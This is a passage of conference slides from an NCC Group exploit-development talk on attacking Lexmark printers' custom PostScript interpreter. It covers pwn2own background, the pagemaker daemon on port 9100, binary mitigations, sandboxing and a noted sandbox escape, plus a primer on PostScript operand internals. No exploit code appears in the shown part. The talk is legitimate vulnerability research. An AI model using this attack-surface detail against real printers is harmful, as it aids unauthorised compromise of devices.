Exploiting the Lexmark Postscript Stack

Aaron Adams - NCC Group

Introduction

Talk overview

- Introduction
- Lexmark PostScript Stack Overview
- PostScript Language Primer
- CVE-2023-26066 - OOB Read Analysis & Exploitation
- CVE-2023-26063 - Type Confusion Analysis & Exploitation
- Conclusions

NCC Group - Exploit Development Group (EDG)

- Aaron Adams @fidgetingbits (Presenting)
- Cedric Halbronn @saidelike (Not present)
- Alex Plaskett @alexjplaskett (Not present)
- McCaulay Hudson @_mccaulay (Not present)

Lexmark Printers

- Runs yocto-based linux
- ARMv7
- All research using Lexmark MC3224i (pwn2own 2021/2022)
  - pwn2own 2023 switching to CX331adwe
  - Many bugs affect hundreds of printer models

Getting started

- We use the usual tooling: IDA, retsync, pwndbg, etc.
  - Debug on latest version you have root
- Root shell on the printer
  - Before pwn2own-2022: replicate our CVE-2021-44737 blog
  - After pwn2own-2022: blasty's open source pwn2own exploit
- Building exploits may require firmware decryption
  - Firmwares are encrypted
  - blasty's open source decryptor

Previous vulnerabilities

- Pre-2021 not much public research?
- pwn2own 2021: ~6 exploitable issues (1 postscript)
- pwn2own 2022: ~10 exploitable issues (4 postscript)
- Lots of stuff to replicate / analyze as needed

Recent-ish PostScript Memory Corruption Research

- 2017 REDRAIN & MIN(SPARK) ZHENG (@SparkZheng) https://web.archive.org/web/20180311231410/https://ruxcon.org.au/assets/2017/slides/hong-ps-and-gs-ruxcon2017.pdf
  - GhostScript
- 2019 Steven Seeley (@mr_me) https://srcincite.io/assets/postscript-pat-and-his-black-and-white-hat.pdf
  - Adobe Acrobat
- 2019 Man Yue Mo https://securitylab.github.com/research/cve-2018-19134-ghostscript-rce/
  - GhostScript
- 2023 Kai Lu (@K3vinLuSec) https://www.zscaler.com/blogs/security-research/smash-postscript-interpreters-using-syntax-aware-fuzzer
  - Adobe Acrobat Distiller and Apple's PSNormalizer
- 2023 @sigabrt9 https://offsec.almond.consulting/ghostscript-cve-2023-28879.html
  - GhostScript
- Many others (see @mr_me paper above for more references)

Lexmark PostScript Stack Overview

PostScript Stack

- Popular stacks: Adobe, Ghostscript, etc
- Lexmark uses their own implementation
  - Likely quite old
  - Seems completely custom
- Implemented in pagemaker binary

PostScript Stack

- Popular stacks: Adobe, Ghostscript, etc
- Lexmark uses their own implementation
  - Likely quite old
  - Seems completely custom
- Implemented in pagemaker binary
- pagemaker is a network daemon: TCP port 9100
- Speaks Printer Job Language (PJL)
- Tell it to parsing postscript:
  - @PJL ENTER LANGUAGE = POSTSCRIPT

Custom Heap Implementation

- They use a Lexmark-developed open source custom heap anrmalloc
- ELC 2013 Paper
- Thorough analysis wasn't required, so won't go into details
- Probably quite interesting for exploiting other bugs

pagemaker Mitigations

- No PIE
- ASLR (?)
- NX
- RELRO
  - 2021: Partial
  - 2022: Full (>= CXLBL 081.215)

pagemaker Sandboxing

- Uses systemd service sandboxing
- You can find the implementation the file:
  - /etc/systemd/system/pagemaker@.service
- Latest version we checked is CXLBL 081.225
- Reduced permissions
  - uid: pagemaker
  - gid: pagemaker
- Restricted filesystem access
  - Lots of /var is read-only
- Restricted system calls


pagemaker Sandboxing

- Uses systemd service sandboxing
- You can find the implementation the file:
  - /etc/systemd/system/pagemaker@.service
- Latest version we checked is CXLBL 081.225
- Reduced permissions
  - uid: pagemaker
  - gid: pagemaker
- Restricted filesystem access
  - Lots of /var is read-only
- Restricted system calls
- One easy escape via auto-fwdebugd service
  - Publicly disclosed by blasty

PostScript Language Primer


PostScript Language

- PLRM - ~900 page PostScript Language Reference Manual
  - Major language revisions called LanguageLevels
- Turing complete language for describing layout of documents
- Stack-based: operand stack, execution stack, dictionary stack




PostScript Language

- PLRM - ~900 page PostScript Language Reference Manual
  - Major language revisions called LanguageLevels
- Turing complete language for describing layout of documents
- Stack-based: operand stack, execution stack, dictionary stack
- Reverse Polish Notation
  - arg1 arg2 arg3 operator
- Return value is pushed onto the operand stack
  - Called operator cleans up its operand stack arguments




PostScript Language

- PLRM - ~900 page PostScript Language Reference Manual
  - Major language revisions called LanguageLevels
- Turing complete language for describing layout of documents
- Stack-based: operand stack, execution stack, dictionary stack
- Reverse Polish Notation
  - arg1 arg2 arg3 operator
- Return value is pushed onto the operand stack
  - Called operator cleans up its operand stack arguments
- Lots PostScript data types
  - Ex: INTEGER, STRING, NAME, ARRAY, DICT, FILTER, etc
  - Also called operands, as often found on operand stack



PostScript Language

- PLRM - ~900 page PostScript Language Reference Manual
  - Major language revisions called LanguageLevels
- Turing complete language for describing layout of documents
- Stack-based: operand stack, execution stack, dictionary stack
- Reverse Polish Notation
  - arg1 arg2 arg3 operator
- Return value is pushed onto the operand stack
  - Called operator cleans up its operand stack arguments
- Lots PostScript data types
  - Ex: INTEGER, STRING, NAME, ARRAY, DICT, FILTER, etc
  - Also called operands, as often found on operand stack
- Control flow: if, loop, etc
- There's even an HTTP server



Operand Internal Representation

- 8-bytes
  - 1-byte type
  - 1-byte perms/attributes (ex: READ|WRITE)
  - 2-byte length
  - 4-byte union (value or pointer)
  - I will just refer to this as value, even if it's a pointer

```
struct ps_operand_t {
    unsigned char type;
    unsigned char perms;
    unsigned short length;
    unsigned int value;
};
```

- Seen ~20 used internally, but only a few are relevant for us

```
INTEGER=0, FLOAT=1, BOOLEAN=2, NAME=5, OPERATOR=7, MARK=9,
ARRAY=35, STRING=36, DICTIONARY=38, FILTER=40, PACKEDARRAY=45
```

Operand: INTEGER

- INTEGER
  - Length is always 0
  - Value is the integer value
  - NOTE: 16# is the PostScript prefix for hex, similar to 0x in C
  - PostScript: 16#41414141

type: INTEGER	perms: R|W	length: 0
value: 0x41414141		

Operand: INTEGER

- INTEGER
  - Length is always 0
  - Value is the integer value
  - NOTE: 16# is the PostScript prefix for hex, similar to 0x in C
  - PostScript: 16#41414141


type: INTEGER	perms: R|W	length: 0
value: 0x41414141		

Debugger view:

```
TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x41414141
```


Operand: STRING

- STRING
  - Length is the length of the string
  - Value points to some other buffer holding string bytes
  - Pushed on to stack with () or <> syntax



Operand: STRING

- STRING
  - Length is the length of the string
  - Value points to some other buffer holding string bytes
  - Pushed on to stack with () or <> syntax




- Normal string: (AAAA)

```
TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98362004 -- (AAAA)
```

Operand: STRING

- STRING
  - Length is the length of the string
  - Value points to some other buffer holding string bytes
  - Pushed on to stack with () or <> syntax



- Normal string: (AAAA)


```
TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98362004 -- (AAAA)
```

- Raw hex string: <41424344>

```
TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98362004 -- (ABCD)
```


Operand: NAME

- Used for dictionary keys, but otherwise similar to STRING
- Value points to an 8-byte structure holding length and pointer to string
- References are made with / prefix, but that byte isn't actually stored



Operand: NAME

- Used for dictionary keys, but otherwise similar to STRING
- Value points to an 8-byte structure holding length and pointer to string
- References are made with / prefix, but that byte isn't actually stored




Debugger view:

```
0x983820b4 TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x4 VALUE: 0x983e6440 -- /AAAA
pwndbg> x/2x 0x983e6440
0x983e6440:     0x00000004      0x983e643c
pwndbg> x/x 0x983e643c
0x983e643c:     0x41414141
```


Operand: ARRAY

- Length is the number of operands (N)
- Value points to some other buffer holding N operands
- PostScript: [<41414141> <42424242> <43434343>]



Operand: ARRAY

- Length is the number of operands (N)
- Value points to some other buffer holding N operands
- PostScript: [<41414141> <42424242> <43434343>]

